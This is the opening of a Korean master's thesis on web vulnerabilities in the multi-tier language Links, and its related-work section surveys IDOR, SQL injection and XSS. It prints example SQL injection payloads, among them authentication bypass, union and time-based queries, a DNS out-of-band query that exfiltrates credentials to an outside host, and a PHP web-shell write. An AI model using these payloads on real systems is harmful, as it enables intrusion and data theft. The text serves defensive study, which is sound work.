이학 석사학위논문

다계층 프로그래밍 언어 Links의 웹 취약점 분석

전남대학교 대학원
정보보안협동과정

이 규 해

2023년 2월

다계층 프로그래밍 언어 Links의 웹 취약점 분석

이 논문을 이학 석사학위 논문으로 제출함

전남대학교 대학원
정보보안협동과정

이 규 해

지도교수 최 광 훈

이규해의 이학 석사의 학위논문을 인준함

심 사 위 원 장 엄 익 채 (인)

심 사 위 원 창 병 모 (인)

심 사 위 원 최 광 훈 (인)

2023년 2월

목 차

그림 목차 ········ iv

표 목차 ········ v

국문 요약 ········ viii

1. 서론 ········ 1

2. 관련 연구 ········ 2

가. OWASP TOP10 주요 웹 애플리케이션 취약점 ········ 2

1) IDOR (Insecure Direct Object Reference) ········ 2

2) SQL Injection ········ 4

가) 인증 우회 공격 ········ 6

나) 데이터 조회 공격 ········ 7

다) 시스템 명령어 실행 공격 ········ 12

라) SQL Injection 공격의 방어 ········ 14

3) XSS (Cross-Site Script) ········ 17

가) Stored XSS ········ 19

나) Reflected XSS ········ 21

다) DOM-Based XSS ········ 23

라) XSS 공격의 방어 ········ 25

나. Links ········ 27

1) Client/Server 함수 ········ 33

2) 데이터베이스 LINQ (Language-INtegrated Query) ········ 35

3) XML ········ 40

4) Static Type-Checking ········ 43

다. 동기 ········ 44

3. Links 기반 다계층 웹 프로그램의 취약점 분석 ········ **44**
가. IDOR (Insecure Direct Object Reference) ········ 44
나. SQL Injection ········ 48
1) SQL Injection 무결성 ········ 48
2) SQL Injection 종류별 공격 결과 ········ 50
가) Bypass SQL Injection ········ 52
나) Error-Based SQL Injection ········ 54
다) Union-Based SQL Injection ········ 55
라) Content-Based Blind SQL Injection ········ 55
마) Time-Based Blind SQL Injection ········ 56
3) SQL Injection 검증 ········ 57
가) SQL 모델링 ········ 57
나) SQL Injection 무결성에 관한 정의 ········ 59
다) Injection 무결성에 관한 정리 ········ 60
라) 트리 구조의 SQL 쿼리와 작은따옴표를 특수하게 문자열로 처리하는 데이터베이스 프로그래밍 언어 ········ 61
마) 인젝션이 없음이라는 성질을 검증 ········ ?
다. XSS (Cross-Site Scripting) ········ 67
1) 개요 ········ 67
2) 3.3.2 정적 스크립트 태그 (프로그램 내부 <script> 유) ········ 69
3) 3.3.3 동적 스크립트 태그 (프로그램 내부 <script> 무) ········ 73

4. Discussion ········ **77**

5. 결론 및 향후 연구 ········ **78**

참고문헌 ········ **79**

영문요약 ········ **84**

부록 A. 구현 상세사항 ········· 85
가. 컴퓨팅 환경 ········· 85
나. Postgresql 설치 및 설정 ········· 85
다. Install opam ········· 86
라. Install links ········· 86
마. Links의 SSL 설정 ········· 87
바. DVWA 설치 ········· 88
사. Apache2 서버의 로그 기록 확인 ········· 90
아. Postgresql database 동작 확인 후 필요 내용 추가 ········· 90

부록 B. 파서 ········· 92

그 림 목 차

그림 1 SQL 데이터베이스의 웹 구조 ···· 5
그림 2 일반적인 SQL Injection 예시 ···· 5
그림 3 SQL의 트리 ···· 6
그림 4 Bypass SQL Injection 공격 예시 ···· 7
그림 5 Bypass SQL Injection 트리 ···· 7
그림 6 Error-Based SQL Injection - 정상적인 요청 예시 ···· 8
그림 7 Error-Based SQL Injection 공격 예시 ···· 8
그림 8 Union-Based SQL Injection 공격 예시 ···· 9
그림 9 Out-Of-Band SQL Injection 공격 예시 ···· 9
그림 10 Time-Based Blind SQL Injection 공격 예시 ···· 10
그림 11 Content-Based Blind SQL Injection 공격 예시 ···· 11
그림 12 Content-Based Blind SQL Injection 트리 ···· 11
그림 13 Response-Based SQL Injection 공격 예시 ···· 12
그림 14 SQL Injection을 이용한 Command Injection 공격 예시 ···· 12
그림 15 Stored XSS 공격 흐름 ···· 20
그림 16 Stored XSS 공격 예시 ···· 20
그림 17 일반적인 Stored XSS 공격 예시 ···· 21
그림 18 Reflected XSS 공격 흐름 ···· 22
그림 19 Reflected XSS 공격 예시 - 매개 변수화된 스크립트 ···· 22
그림 20 Reflected XSS 공격 예시 - HTML 파일 ···· 22
그림 21 Reflected XSS 공격 예시 - 브라우저가 렌더링할 HTML 텍스트 ···· 23
그림 22 DOM-Based XSS 흐름 ···· 24
그림 23 DOM-Based XSS 공격 예시 ···· 25
그림 24 Links 사전 프로그램 ···· 28
그림 25 Links 예제 - 사전 프로그램 ···· 29
그림 26 Links의 Client, Server 예제 ···· 33

그림 27 Links에서의 데이터베이스 구성 ········· 35
그림 28 Links의 데이터베이스 연결 예제 ········· 36
그림 29 Links에서의 테이블 사용 예제 ········· 37
그림 30 Links에서의 사용 예제 ········· 37
그림 31 Links에서의 데이터베이스 쿼리 사용 예제 ········· 38
그림 32 IDOR 취약점 공격 결과 ········· 45
그림 33 HTTP 통신 패킷 ········· 47
그림 34 HTTPS 통신 패킷 ········· 48
그림 35 SQL 무결성 SQL 문 예시 ········· 48
그림 36 SQL 무결성 트리 예시 ········· 49
그림 37 SQL 무결성이 깨진 SQL 문 예시 ········· 49
그림 38 SQL 무결성이 깨진 트리 예시 ········· 50
그림 39 SQL Injection 공격 예시 프로그램 ········· 50
그림 40 Bypass SQL Injection 공격 예시 프로그램 ········· 52
그림 41 bypass-tree ········· 54
그림 42 Petite SQL ········· 58
그림 43 injFree 함수 ········· 59
그림 44 injFree 함수의 수식 ········· 61
그림 45 printSQL 함수의 코드 일부 ········· 62
그림 46 인젠션 없음이라는 성질의 Haskell 표현 ········· 63
그림 47 injFree 함수 결과 ········· 63
그림 48 injFree 진행 단계 ········· 64
그림 49 PrintSQL 함수 ········· 65
그림 50 Links 예시 프로그램 ········· 68
그림 51 임의로 지정한 cookie ········· 69
그림 52 정적 스크립트 태그 예시 프로그램 ········· 69
그림 53 cookie 전송하는 공격 스크립트 ········· 71
그림 54 공격자의 서버에 기록된 로그 ········· 71
그림 55 DOM-Based XSS 예시 프로그램 ········· 71

그림 56 DOM-Based XSS 공격 구문 ··· 72
그림 57 DOM-Based XSS 공격 실제 실행 구문 ··· 72
그림 58 ?를 사용해 인자 전송 ··· 73
그림 59 #을 사용해 인자 전송 ··· 73
그림 60 동적 스크립트 태그 예시 프로그램 ··· 74
그림 61 ··· 75
그림 62 DOM-Based XSS 공격 구문 ··· 76
그림 63 parseSQL 함수 ··· 92

표 목 차

표 1 SQL Injection의 공격 분류 ······ 6
표 2 언어별 command injection에 취약한 함수 ······ 13
표 3 SQL 구문과 Links의 쿼리 비교 ······ 37
표 4 Links의 SQL 문 변환 과정 ······ 39
표 5 Links에서의 XML과 실제 페이지 소스 코드 비교 ······ 40
표 6 Links의 xml 라이브러리 ······ 43
표 7 args 인자 변경 전 ······ 45
표 8 args 인자 변경 후 ······ 45
표 9 Bypass SQL Injection 공격 결과 ······ 53
표 10 Error-Based SQL Injection 공격 결과 ······ 55
표 11 Content-Based Blind SQL Injection 공격 결과 ······ 55
표 12 Time-Based SQL Injection 공격 결과 ······ 56

다계층 프로그래밍 언어 Links의 웹 취약점 분석

이 규 해

전남대학교 대학원 정보보안협동과정

(지도교수 : 최 광 훈)

(국문 초록)

다양한 프로그램이 등장하며 개발 과정에서의 오류로 인한 취약점이 문제가 되는 경우가 많아지고 있다. 이때, 다계층 프로그램 언어는 시스템의 다른 계층과 관련된 구성 요소를 개발해 같은 컴파일 단위로 혼합하여 분산 시스템 개발에서 오류가 발생하기 쉬운 단점을 개선하기 위해 제안된 언어로 계층 간 복잡한 소통 과정을 개선해 보안을 강화하는 것이 목표인데 이러한 다계층 프로그램 언어의 한 종류인 Links로 작성된 프로그램에서 Links 언어가 갖는 특징을 분석하였다.

1. 서론

다계층 프로그래밍 언어(Multi-tier programming language)란 시스템의 다른 계층과 관련된 구성 요소를 개발해 같은 컴파일 단위로 혼합하여 분산 시스템 개발에서 오류가 발생하기 쉬운 단점을 개선하기 위해 제안되었다. [1] 다계층 프로그래밍 언어는 계층 간 복잡한 소통 과정을 개선해 보안을 강화하는 것을 목표로 개발되었다. 이러한 다계층 프로그래밍 언어의 한 종류인 Links의 특징을 통해 웹 애플리케이션 사용이 다양해지며 다양한 언어를 통해 개발이 이루어지는 상황에서

본 논문에서 기여한 점은 다음과 같다.

OWASP top 10목록의 주요 웹 취약점 IDOR, SQLI, XSS에 관하여 Links 프로그램의 취약점을 분석하였다.
Links 프로그램에 client - server 간 통신 메시지가 노출되는 취약점(IDOR)을 SSH를 통해 보완할 수 있도록 Links 개발자에게 제안하여 0.9.6버전에 반영됨.
Links 프로그램에서는 SQL injection이 불가능함을 보였다.
Links 프로그램에서 XSS 취약점을 분석하고 이를 방지하는 방법에 대해 논의하였다.

2. 관련 연구

웹 애플리케이션 취약점과 관련된 관련 연구는 과거부터 현재까지 활발히 이루어지는 연구 주제 중 하나이다. 이 장에서는 웹 취약점의 종류와 그 특징과 Links 언어에 관해 설명한다.

2.1. OWASP TOP10 주요 웹 애플리케이션 취약점

웹 애플리케이션 취약점의 종류에는 여러 가지가 있지만, 이 장에서는 OWASP TOP10에 속한 몇 가지 취약점을 예시를 들어 구체적으로 설명하고자 한다. 오픈 웹 애플리케이션 보안 프로젝트인 OWASP(Open Application Security Project)는 오픈 커뮤니티로 애플리케이션 보안성 향상에 관한 많은 정보를 제공하고, TOP10 프로젝트를 통해 직면한 위험 요소 중 가장 중요한 몇 가지를 식별해 애플리케이션 보안에 대한 인식을 향상하는 것에 기여하고자 하는 조직으로 애플리케이션 보안 개선을 지원한다.[2] 이러한 OWASP의 TOP 10 프로젝트를 통해 애플리케이션 보안에 가장 직면한 위험 요소를 식별해 보안 발전에 도움을 준다.

2.1.1. IDOR (Insecure Direct Object Reference)

OWASP TOP10에 상위권에 존재하는 Broken Access control 취약점에 속한 취약점으로 OWASP TOP 10 - 2013에서 확인할 수 있다.[3] 이 취약점은 개발자가 웹 애플리케이션의 사용자가 웹을 통해 제공되는 메뉴를 사용할 때 항상 정석적으로 웹 애플리케이션을 사용할 것으로 생각하여 서버 쪽에서 입력값 검증을 소홀히 해 파일, 디렉터리나 데이터베이스 키와 같은 내부 구현 개체에 대한 참조를 노출할 때 발생하는 경우가 많다. 액세스 제어 확인이나 기타 보호 기능이 없으면 공격자는 이러한 참조를 조작해 무단으로 데이터에 접근할 수 있게 된다.[3]

예를 들어, 웹 애플리케이션은 웹 페이지를 생성할 때 특정 개체에 대한 액세스 권환을 확인하지 않고 개체의 실제 이름이나 키를 사용하기도 하는데 이러한

결함의 기술적 영향은 키와 관련된 데이터를 손상시킬수도 있다.[4]

시스템 사용자의 유형을 고려해 사용자가 특정 유형의 시스템 데이터에 대한 접근 권한에 관한 확인이 필요하다. 서버와 클라이언트 간 파라미터 전송은 GET 방식과 POST 방식으로 서버에 전달되는데 전송되는 파라미터는 이름-값이 한 쌍으로 구성되어 하나 이상의 필드들을 구성하고, 클라이언트에서 전송된 파라미터는 서버에 파라미터 배열 형태로 전달되어 애플리케이션의 논리적 처리를 진행하게 되는데 이 구조를 이용해 다양한 형태로 파라미터를 변조해 공격하는 것이다. [5]

애플리케이션은 웹 페이지를 생성할 때 객체의 실제 이름이나 키를 자주 사용하는데 애플리케이션에서 사용자가 대상 객체에 대한 권한이 있는지를 확인하지 않아 공격자가 요청 메시지의 URL이나 파라미터 등을 변경해 정상적으로는 허용되지 않은 기능을 실행하거나 다른 사용자의 리소스에 접근하는 공격이다.[6] 이를 통해 매개 변수가 참조할 수 있는 모든 데이터의 손상이 가능하다. 객체 참조를 예측할 수 없는 경우를 제외하고 공격자는 해당 유형의 사용 가능한 모든 정보에 쉽게 접근할 수 있다.

예를 들어, 사용자가 물건을 구매하는 사이트에서 물건을 구매할 때의 요청 메시지를 가로채 확인해보면 인자 전달을 통해 물건의 가격 정보와 같은 민감한 정보가 전달되고 있어 이를 공격자가 변경하는 식으로 공격이 이루어진다.

사용하는 응용 프로그램이 IDOR 취약점에 취약한지 확인하는 가장 좋은 방법은 모든 개체 참조에 적절한 방어가 있는지를 확인하는 것이다. 따라서 제한된 리소스에 대한 직접 참조가 있을 때 애플리케이션이 사용자가 요청한 정확한 리소스에 접근할 권한이 있는지를 확인하는지, 참조가 간접일 경우 직접 참조에 대한 매핑이 현재 사용자에게 승인된 값을 제한하는지를 확인해야 한다. 직접 참조 대신 서버의 사용자 세션에 이미 있는 정보를 사용해 리소스를 제공하거나 참조의 노출을 피할 수 없는 경우 간접 참조 매핑으로 url 매개 변수나 필드의 민감한 내부 정보를 예측하기 어려운 임의의 값이나 로그인한 사용자에게만 특정한

임의의 값의 매핑에 저장한다. 애플리케이션의 코드 검토를 통해 직접 참조나 간접 참조 방식 모두 안전하게 구현되었는지 확인할 수 있다. 데이터 개체 수준에서 사용자의 접근을 확인해야 한다.

최근 많은 연구의 결과로 개발된 웹 방화벽의 도입은 SQL Injection이나 XSS와 같은 입력값 검증 취약점이나 세션 관리 취약점에 대한 공격을 효과적으로 방어하지만, 파라미터 변조 공격으로 유발되는 애플리케이션 논리 취약점은 각 애플리케이션의 용도와 상황에 따라 전달되는 파라미터의 논리적 검증 메커니즘이 상이하므로 웹 방화벽에서의 논리적 판단이 어려워 자동적 차단이 어렵다. [5]악의적인 유출 공격이 아니더라도 암호화하지 않은 파라미터를 통해 개인정보 유출이 이루어질 수 있어 주의해야 한다. 이때 테스트를 통한 IDOR 취약점의 식별이 효과적일 수 있다.

2.1.2. SQL Injection

OWASP Top 10뿐 아니라 이미 잘 알려진 SQL Injection 공격은 알려진 지 10년이 지났지만, 여전히 많은 웹 사이트가 SQL Injection에 취약점을 보인다. SQL Injection은 1998년 12월 Phrack[7]에서 처음 언급되었다. Anley[8]에는 “drop table”에 대한 예제가 포함되어 있다. SQL Injection 공격의 분류 및 완화 방안에 대한 자세한 내용은 Halfond[9]에서 확인할 수 있다. Su[10]에서는 웹 애플리케이션 컨텍스트에서의 명령어 주입 공격의 공식적인 정의와 SQL Injection, XSS, shell 커맨드 주입 공격에 대한 완화 방안에 대한 통찰력 있는 분석을 확인할 수 있다. SQLrand[11]는 SQL 쿼리 키워드에 임의의 정수를 추가하고 새로운 사전 데이터베이스 프록시는 이러한 정수를 제거하는 완화 방안을 제안한다.[12]

인터프리터 언어인 SQL(Structured Query Language)은 보통 웹 애플리케이션에서 사용자의 입력값을 처리해 데이터베이스와 통신할 때 사용되는데 이때 사용자가 입력한 값을 데이터베이스에 저장되어있는 내용과 SQL을 이용해 비교할 때 SQL Injection 공격이 주로 사용된다. [13]



그림 1 SQL 데이터베이스의 웹 구조

[그림 1]은 SQL 데이터베이스의 웹 구조이다. 애플리케이션 서버는 실행할 데이터베이스 서버에 대한 SQL 쿼리로 그 결과로 앱 서버에 반환된다.[12] SQL Injection 공격은 데이터베이스의 SQL 서버에 의해 실행된다. 웹 애플리케이션과 데이터베이스를 연동하는 부분에서 공격자가 임의의 SQL 명령어를 삽입할 수 있는 점에서 시작되었다. 보통 사용자 로그인이나 게시물 검색 등이 이루어지는 부분에서 대표적으로 취약점이 발생한다. 이러한 SQL Injection 공격을 통해 공격자가 데이터베이스에 저장된 데이터를 읽거나 수정할 수가 있고, 거기에서 더 나아가 데이터베이스가 동작하고 있는 서버의 관리자 권한을 획득할 수도 있게 된다. 사용자가 제어할 수 있는 입력에서 SQL 구문을 충분히 제거하거나 인용하지 않으면 생성된 SQL 쿼리로 인해 해당 입력이 일반 사용자 데이터를 대신하여 SQL로 해석될 수 있다. [14]

[그림 2] 사용자에게 id와 password의 입력을 요청할 때 사용자가 ID와 PWD를 입력할 것으로 기대한다고 가정한다. 여기서 입력값 ID와 PWD 대신 공격 문구가 들어와 실행되면 SQL Injection이 진행된다.

```
SELECT * FROM users WHERE id=ID password=PWD;
```

그림 2 일반적인 SQL Injection 예시

이 SQL 문을 트리 구조로 보이면, [그림 3]과 같이 표현할 수 있다. 여기서, 조건문인 where 절 아래의 자리에서 조건문의 비교가 이루어지는데, 이 부근에서 공격 문구가 삽입된다면, 본래의 SQL 문의 트리와 그 구조가 달라진다. 이를 통해 SQL Injection 공격이 실행되었는지를 판단할 수 있다.



그림 3 SQL의 트리

[표 1]에서 SQL Injection 공격을 종류에 따라 분류하였다. 크게 인증 우회 공격, 데이터 조회 공격, 시스템 명령어 실행 공격 세 가지로 분류한다.

표 1 SQL Injection의 공격 분류

<table>
<tr><th>공격 종류</th><th colspan="3">공격 이름</th></tr>
<tr><td>인증 우회 공격</td><td colspan="3">Bypass</td></tr>
<tr><td rowspan="6">데이터 조회 공격
(Data Disclosure)</td><td rowspan="2">in-band</td><td colspan="2">error-based</td></tr>
<tr><td colspan="2">union-based</td></tr>
<tr><td colspan="3">out-of-band</td></tr>
<tr><td rowspan="3">inferential</td><td>blind-based</td><td>time-based</td></tr>
<tr><td rowspan="2">boolean-based</td><td>content-based</td></tr>
<tr><td>response-based</td></tr>
<tr><td>시스템 명령어 실행 공격</td><td colspan="3"></td></tr>
</table>

2.1.2.1. 인증 우회 공격

인증 우회 공격은 로그인과 같은 인증 동작 중 SQL 문을 조작해 패스워드 없이 인증을 우회하여 관리자 로그인을 시도하는 공격으로 SQL 구문 중 OR 연산을 사용해 이루어진다. 입력 폼에 일반적인 입력값 뒤에 결괏값이 항상 참인 문구를 추가하여 우회하는 방법이다.[13]

예를 들어, 로그인을 위해 [그림 2]과 같이 id와 password 2개의 입력을 기대

하는 상황에서 기대하는 입력값 ID와 PWD 대신 [그림 4]와 같은 입력을 통해 Bypass SQL Injection 공격이 이루어질 수 있다. 조건문을 비교하는 자리에 항상 참이 되는 공격 문구를 추가한 후 뒤의 나머지 부분의 주석 처리를 통해 쿼리의 나머지 부분은 무시하게 한다.

```
SELECT * FROM users WHERE id= ' OR '1' = '1 -- AND password=foo;
```

그림 4 Bypass SQL Injection 공격 예시

이때, SQL 문을 확인할 때 [그림 3]과 같은 트리 구조를 기대하였는데 [그림 5]와 같은 트리가 구성된다면, 이는 본래의 트리 구조와 비교하였을 때 where 절 아래에서 조건의 비교가 이루어지는 자리 즉, 변수가 입력되는 자리보다 상위의 자리에서 트리 구조의 변경이 이루어졌고 이는 본래의 SQL 문의 의도가 변경된 것이므로 이는 SQL Injection 공격이 실행되었음을 의미한다.



그림 5 Bypass SQL Injection 트리

2.1.2.2. 데이터 조회 공격

가장 많은 공격이 이루어지는 데이터 조회 공격은 데이터베이스의 정보를 조회한다.

in-band SQL injection은 가장 고전적인 공격 방법이다. 대역 내의 공격이라

는 뜻으로 보통 일반적인 통신은 client-server-Database와 같이 구성되는데 이때 server에서 client로 다시 response 하는 과정에서 해당 메시지에 공격자가 탈취하고자 하는 정보가 속해있을 때 in-band 공격이라고 한다.

Error-Based SQL Injection은 애플리케이션에서 응답하는 DBMS 에러 메시지를 통해 데이터베이스의 정보를 예측해 공격하는 기법이다. 정상적인 웹 애플리케이션 요청은 미리 정의된 값을 전송해 데이터베이스에 요청한다. 예를 들어, 게시글 번호 45번 게시글을 요청하면 [그림 6]과 같이 값을 전송하면 데이터베이스 측은 요청한 값에 대해 값을 반환하여 45번 게시글에 대한 정보를 넘겨준다.[15]

```
http://www.start.com/board/board.php?number=45
```

그림 6 Error-Based SQL Injection - 정상적인 요청 예시

이때 num이라는 파라미터에 [그림 7]처럼 특수문자나 예상치 못한 쿼리가 삽입되면 데이터베이스 이름과 같이 데이터베이스가 예상하지 못한 정보에 대한 에러 메시지를 출력할 것이다. 이때 데이터베이스 에러에서 이루어지는 노출을 통해 특정 구조 데이터를 추론하여 알아낸다. 이를 위해서 DBMS의 에러가 예외처리되지 않고 반드시 노출되어야 한다. 애플리케이션의 에러가 아닌 데이터베이스의 에러를 활용하는 것이 Error-based 공격의 특징이다.

```
MYSQL 사용 시 데이터베이스 이름 확인
‘ and db_name() > 1 --
```

그림 7 Error-Based SQL Injection 공격 예시

Uion-Based SQL Injection은 SQL의 union 문구를 이용해 원래의 요청에 추가적인 쿼리를 삽입해 정보를 획득하는 방법이다. union 문구는 복합 쿼리로 이를 이용해 하나 이상의 테이블들을 합친 정보를 확인할 수 있다. union 공격의

특징은 속도가 매우 빠르다는 것이다. 주로 게시판 목록 등이 주된 공격 대상으로 검색 기능을 이용한다. UNION 절을 사용하기 위해선 컬럼 개수와 데이터 형식이 같아야 하므로 Error-Based SQL Injection과 연계해 컬럼 개수와 데이터 형식을 파악한 뒤 Union-Based SQL Injection이 진행된다. order by 절을 통해 컬럼 개수를 파악한 뒤 [그림 8]와 같은 공격 문구를 통해 테이블 이름을 확인할 수 있다.

```
MYSQL 사용 시
SELECT * FROM users WHERE id=' UNION SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1 --
```

그림 8 Union-Based SQL Injection 공격 예시

Out-Of-Band SQL injection은 in-band SQL injection으로 결과를 확인할 수 없거나 그 외 공격의 속도가 너무 느릴 때 사용한다. 쿼리의 결과를 다른 외부 채널(http나 DNS등)을 통해 전달하는 기법으로 대역 외에 있는 공격 기법이라는 뜻이다. in-band와 다르게 server-Database에는 요청은 정상적으로 가지만 Database가 반환을 server로 하지 않고, 공격자의 IP로 Database 정보나 원하는 정보를 직접적으로 전송해 대역 밖을 통해 전송하는 공격이다. in-band와 out-band 공격 모두 오늘날 빈번하게 활성화되어있는 공격의 종류는 아니다.

```
MYSQL 사용 시
SELECT load_file(CONCAT('\\\\', (SELECT+@@version), '.', (SELECT+id), '.', (SELECT+password), '.', start.com\\test.txt'))
```

그림 9 Out-Of-Band SQL Injection 공격 예시

[그림 9]과 같은 쿼리의 결과 데이터베이스의 버전과 id, password를 DNS 서버에 보내 가져올 수 있다.

Inferential SQL injection은 실제 웹 애플리케이션을 통해 데이터가 전송되지

않으며 in-band SQL injection과 같은 공격 결과를 확인할 수는 없다. 대신 데이터베이스 서버의 결과 동작을 바탕으로 데이터베이스의 구조를 추론할 수 있다. 보통 blind-based와 boolean-based로 나뉜다.

inband나 outband 공격은 데이터를 크기와 관계없이 얻을 수 있지만, blind-based 공격은 1byte의 데이터를 추론하기 위해 7~8번의 요청이 필요하다. 이를 통해 이 1byte에 있는 아스키코드가 무엇인지 추론하는 것이다.

```
SELECT * FROM users WHERE id = ' OR (LENGTH(DATABASE())=1 and SLEEP(5)) -- AND password = foo
```

그림 10 Time-Based Blind SQL Injection 공격 예시

blind-based 공격 중 time-base SQL injection 공격이 주로 사용된다. 에러가 발생하지 않는 사이트에서 결과가 참이든 거짓이든 모든 반응에 대해 같은 결과가 나오도록 응답 페이지가 처리되어 있을 때 시간 지연 기법을 선택한다. SQL 쿼리를 데이터베이스에 전송해 데이터베이스가 응답할 때까지 정해진 시간만큼 대기하도록 하는 기법으로 응답 시간에 따라 쿼리 결과가 true인지 false인지 구별할 수 있다. 이를 통해 공격자는 데이터베이스에서 데이터가 반환되지 않더라도 공격 결과가 true 인지 false 인지 추론을 통해 데이터베이스의 구조를 파악할 수 있다. DBMS마다 시간 지연 함수를 이용해 결과를 추론한다. [그림 2]과 같이 id와 password의 입력을 기대하는 상황에서 [그림 10]과 같이 쿼리문에 SLEEP 함수를 중간에 삽입하였을 때, LENGTH(DATABASE())의 길이가 참이라면 SLEEP 함수가 실행되어 응답 시간이 지연되고, 이를 통해 데이터베이스의 이름의 길이를 추론할 수 있게 된다.

Boolean-Based SQL Injection은 SQL 쿼리문을 데이터베이스에 전송하여 쿼리의 결과가 true인지 false 인지의 여부에 따라 응용 프로그램이 다른 결과를 반환하도록 강제하는 기법으로 결과에 따라 HTTP 응답 내의 내용이 변경되거나 그대로 유지되는데 이를 통해 공격자는 데이터베이스에서 데이터가 반환되지 않더라도 공격 결과를 유추할 수 있다.

Content-Based SQL Injection은 게시판 등 참/거짓 환경에서 결과에 따라 일치 여부를 판단한다. 예를 들어, [그림 6]과 같이 게시글의 번호가 45번인 게시물이 SQL 문으로는 SELECT * FROM boards WHERE number=45;와 같다고 할 때, [그림 11]과 같이 쿼리를 삽입했을 때의 반환 페이지의 차이를 통해 추론한다.

참인 쿼리 삽입: SELECT * FROM boards WHERE number = 45 **AND 1=1;** 거짓인 쿼리 삽입: SELECT * FROM boards WHERE number = 45 **AND 1=2;**

그림 11 Content-Based Blind SQL Injection 공격 예시



그림 12 Content-Based Blind SQL Injection 트리

Response-Based SQL injection은 참, 거짓을 구별할 정보가 없는 예를 들어 게시글이 없는 상황에서도 정상 페이지와 에러 페이지의 차이나 혹은 같은 페이지라 하더라도 응답 값이 다른 페이지를 통해 공격 결과를 판단한다.

예를 들어, [그림 13]와 같이 다중 레코드 비교를 통해 when 절의 조건을 변경해가며 DBMS의 에러를 이용해 추론한다. 이때, DBMS의 에러를 이용해야 하므로 구문 분석과 컴파일 과정에서는 오류가 발생하지 않고, 실행 단계에서 오류

가 일어나도록 구성해야 한다.

```
MYSQL 사용 시
CASE WHEN LENGTH(SYSTEM_USER()) > 1 THEN 1 ELSE (SELECT 1
UNION SELECT 2) END
```

그림 13 Response-Based SQL Injection 공격 예시

2.1.2.3. 시스템 명령어 실행 공격

시스템 명령어 실행 공격은 SQL injection을 통해 command injection 공격을 실행시키는 기법으로 데이터베이스 서버의 명령어를 실행해 가장 위험한 공격 기법에 속한다. SQL injection을 통해 서버 운영체제에 접근하는 공격으로 사용자가 입력하는 인자의 입력값을 조작해 OS 명령을 실행하는 공격 기법인 command injection 공격으로 연계되어 웹 페이지에 시스템 명령어를 주입해 셸을 획득할 수 있게 된다.

예를 들어, MYSQL 계정의 파일 쓰기 권한이 허용되어 있고(file_priv=Y), 설정 파일인 mt.cnf에 secure-file-priv가 비활성화되어 있고, 리눅스의 MYSQL 계정이 쓰기 가능한 디렉터리가 웹 서비스 경로에 존재한다고 가정한다면, [그림 14]과 같이 SELECT 조회 결과를 /var/www/bad/ 디렉터리로 내보낼 수 있다.

```
UNION SELECT 1, “<?php system($GET[‘c’]); ?>;” INTO OUTFILE “/var/
www/bad/info.php”;
```

그림 14 SQL Injection을 이용한 Command Injection 공격 예시

SQL injection이 OS command injection 공격과 연계된 실제 사례로 방화벽 전문 기업인 Accelion의 FTA(File Transfer Appliance) 제로데이 취약점 공격이 있다. 공격의 대상이 된 FTA는 대용량 파일 전송에 사용되는 출시된 지 20년이 넘은 오래된 솔루션이지만 Accellion의 엔터프라이즈 콘텐츠 방화벽에서 계속 사용됐다. 그 결과 협력업체인 Accellion으로부터 뉴질랜드 중앙은행 등 다

